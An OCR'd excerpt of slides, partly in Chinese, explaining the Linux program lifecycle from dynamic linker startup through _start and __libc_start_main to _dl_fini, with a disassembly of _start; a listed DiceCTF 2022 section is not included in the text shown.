Link Start

🎃 @ DeepHack 2/27

u1f383 🎃

Outline


- Introduction
- DL Start
- DL Ing
- DL End
- DL Summary
- DiceCTF_2022 - **nightmare**

🎃

Introduction

$ Introduction

- 一支程式的週期



_dl_start

_dl_init

_start

__libc_start_main

main

__run_exit_handlers

_dl_fini


_exit

🟨 Linker

🟥 Library

🟦 Executable


$ Introduction



$ Introduction

_start


- 又叫做 C runtime、Crt0、Crt1 等等，檔案位於 /usr/lib/x86_64-linux-gnu/Scrt1.o
- 唯一功能為設定參數後呼叫 __libc_start_main



```
$
         0: endbr64
         4: xor    ebp,ebp
         6: mov    r9,rdx
         9: pop    rsi
         a: mov    rdx,rsp
         d: and    rsp,0xfffffffffffffff0
        11: push   rax
        12: push   rsp
        13: mov    r8,QWORD PTR [rip+0x0]
        1a: mov    rcx,QWORD PTR [rip+0x0]
        21: mov    rdi,QWORD PTR [rip+0x0]
        28: call   QWORD PTR [rip+0x0]
        2e: hlt
```

呼叫 __libc_start_main

$ Introduction



_dl_start

_dl_init

_start

__libc_start_main

main

__run_exit_handlers

_dl_fini

_exit

🟨 Linker

